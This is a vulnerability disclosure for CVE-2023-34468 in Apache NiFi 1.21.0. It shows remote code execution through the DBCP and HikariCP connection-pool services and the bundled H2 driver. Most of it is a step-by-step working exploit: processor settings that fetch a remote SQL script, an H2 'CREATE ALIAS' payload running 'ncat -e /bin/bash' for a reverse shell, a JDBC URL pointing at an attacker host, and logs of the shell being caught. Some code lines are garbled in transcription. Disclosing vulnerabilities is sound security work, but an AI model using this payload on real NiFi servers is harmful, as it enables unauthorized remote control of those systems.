

Apache NiFi Disclosures

Version 1.21.0

Environment:

- Apache NiFi 1.21.0
- Ubuntu Linux



Setup:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.21.0/nifi-1.21.0-bin.zip
unzip nifi-1.21.0-bin.zip
cd nifi-1.21.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “<https://127.0.0.1:8443/nifi/>” with the above credentials.

Findings:

1. CVE-2023-34468: Remote Code Execution via DB Components

Description:


The Apache NiFi application contains multiple Database Connector components (e.g. “DBCPConnectionPool” Controller Service and “HikariCPConnectionPool” Controller Service) that can be used to leverage the H2 Database JAR, that is shipped by default with Apache NiFi, in order to execute arbitrary Java code resulting in Remote Code Execution (RCE).

Note: Although only the “DBCPConnectionPool” and “HikariCPConnectionPool” Controller Services were tested for this vulnerability, more components may be vulnerable to this attack.

Proof of Concept:

1.1. DBCPConnectionPool Controller Service:

First we will need to access the “Configuration” section of the current NiFi Flow in order to add a malicious DB Connection Pool.




In this example we will add the “DBCPConnectionPool” Controller Service:

Add Controller Service			
Source	Displaying 3 of 117		DBCPConnectionPool
all groups	Type	Version	Tags
azure cache connection credentials	DBCPConnectionPool	1.21.0	database, pooling, dbcp, jdbc, c...
	DBCPConnectionPoolLookup	1.21.0	database, pooling, dbcp, jdbc, c...
	HadoopDBCPConnectionPool	1.21.0	database, pooling, dbcp, jdbc, c...


With the service added we will need to configure the following Property-Value pairs:


Property	Value
Database Connection URL	jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;
Database Driver Class Name	org.h2.Driver
Database Driver Location(s)	work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.1.214.jar



Note: The “Database Connection URL” property can also be given the value “jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM "http://<ATTACKER_IP>/"” to automatically create and execute the malicious Java Procedure on the initialization of the connection.

Now, in order to leverage the malicious DBCP, we will insert an “ExecuteSQL” processor and a connected “Output Port”:





Note: Other “SQL” Processors may also work to perform the exploit.

The “ExecuteSQL” processor will have the following Property-Value pairs:

Property	Value
Database Connection Pooling Service	DBCPConnectionPool
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'

Note: In this case our “DBCPConnectionPool” has the default name “DBCPConnectionPool”.

The screenshot shows the 'Configure Processor' window for 'ExecuteSQL 1.21.0'. The 'PROPERTIES' tab is selected, displaying a table of properties and their values. The 'Database Connection Pooling Service' is set to 'DBCPConnectionPool' and the 'SQL select query' is set to 'RUNSCRIPT FROM 'http://127.1:4444/rce.sql''. Other properties like 'SQL Pre-Query', 'SQL Post-Query', 'Max Wait Time', 'Normalize Table/Column Names', 'Use Avro Logical Types', 'Compression Format', 'Default Decimal Precision', 'Default Decimal Scale', 'Max Rows Per Flow File', and 'Output Batch Size' are also listed with their respective values.

Property	Value
Database Connection Pooling Service	DBCPConnectionPool
SQL Pre-Query	No value set
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'
SQL Post-Query	No value set
Max Wait Time	0 seconds
Normalize Table/Column Names	false
Use Avro Logical Types	false
Compression Format	NONE
Default Decimal Precision	10
Default Decimal Scale	0
Max Rows Per Flow File	0
Output Batch Size	0

The the malicious H2 SQL file (“rce.sql”) that will be run via the “RUNSCRIPT” statement has the following content:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
    java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
```

```
python3 -m http.server 4444
```

The screenshot shows the Apache NiFi web interface. At the top, the browser address bar displays the URL: `https://127.0.0.1:8443/nifi/?processGroupId=root&componentId=73c98e9f-0188-1000-cc9b-cbdfc6220623`. The main area shows a flow diagram with a processor named 'ExecuteSQL' (version 1.21.0) from 'org.apache.nifi - nifi-standard-nar'. The processor's status is 'Queued 0 (0 bytes)'. The flow diagram shows a data flow from the 'ExecuteSQL' processor to a connector labeled 'Name failure, success' and then to a connector labeled 'Queued 0 (0 bytes)'. The flow ends at a connector labeled 'bbbb'.

On the left side, the 'Navigate' panel shows a search bar and a list of components. The 'Operate' panel shows the 'ExecuteSQL' processor with a status of 'Queued 0 (0 bytes)'. The 'ExecuteSQL' processor details are shown in a modal window:

- ExecuteSQL**
ExecuteSQL 1.21.0
org.apache.nifi - nifi-standard-nar
- In**: 0 (0 bytes) 5 min
- Read/Write**: 0 bytes / 0 bytes 5 min
- Out**: 0 (0 bytes) 5 min
- Tasks/Time**: 38 / 00:00:00.114 5 min


At the bottom left, the 'Start' button is highlighted with a red box, and the 'Delete' button is also highlighted with a red box.

```
nobody@tester:/tmp/h2_exploits$ cat rcce.sql
CREATE ALIAS SHELLEXEC AS $$ String shellExec(String cmd) throws java.io.IOException {
    String[] command = { "bash", "-c", cmd };
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInp
utStream()).useDelimiter("\\A");
    return s.hasNext() ? s.next() : "";
}
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.0.1.5555')
nobody@tester:/tmp/h2_exploits$
nobody@tester:/tmp/h2_exploits$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [01/Jun/2023 01:28:06] "GET /rcce.sql HTTP/1.1" 200 -
```


1.2. HikariCPConnectionPool Controller Service:

As mentioned in the description, the “HikariCPConnectionPool” can also be used in a similar manner as presented above to obtain RCE.

Create the “HikariCPConnectionPool” Controller Service:



Configure the “HikariCPConnectionPool” Controller Service:



Configure the “ExecuteSQL” Processor:

Configure Processor | ExecuteSQL 1.21.0

Stopped

SETTINGS | SCHEDULING | **PROPERTIES** | RELATIONSHIPS | COMMENTS

Required field

Property	Value
Database Connection Pooling Service	HikariCPConnectionPool_H2
SQL Pre-Query	No value set
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'
SQL Post-Query	No value set
Max Wait Time	0 seconds
Normalize Table/Column Names	false
Use Avro Logical Types	false
Compression Format	NONE
Default Decimal Precision	10
Default Decimal Scale	0
Max Rows Per Flow File	0
Output Batch Size	0

CANCELAPPLY

Obtain RCE:

```
nobody@tester:/tmp/h2_exploit$ cat rce.sql
CREATE ALIAS SHELLEXEC AS $$ String shellxec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command)).getInp
utStream().useDelimiter("\\A");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('ncat -e /bin/bash 127.1 5555')
nobody@tester:/tmp/h2_exploit$
nobody@tester:/tmp/h2_exploit$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [01/Jun/2023 01:31:14] "GET /rce.sql HTTP/1.1" 200 -
nobody@tester:/tmp/h2_exploit$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@tester:/tmp/h2_exploit$
nobody@tester:/tmp/h2_exploit$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 53896
id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
echo h1kart variant
h1kart variant
```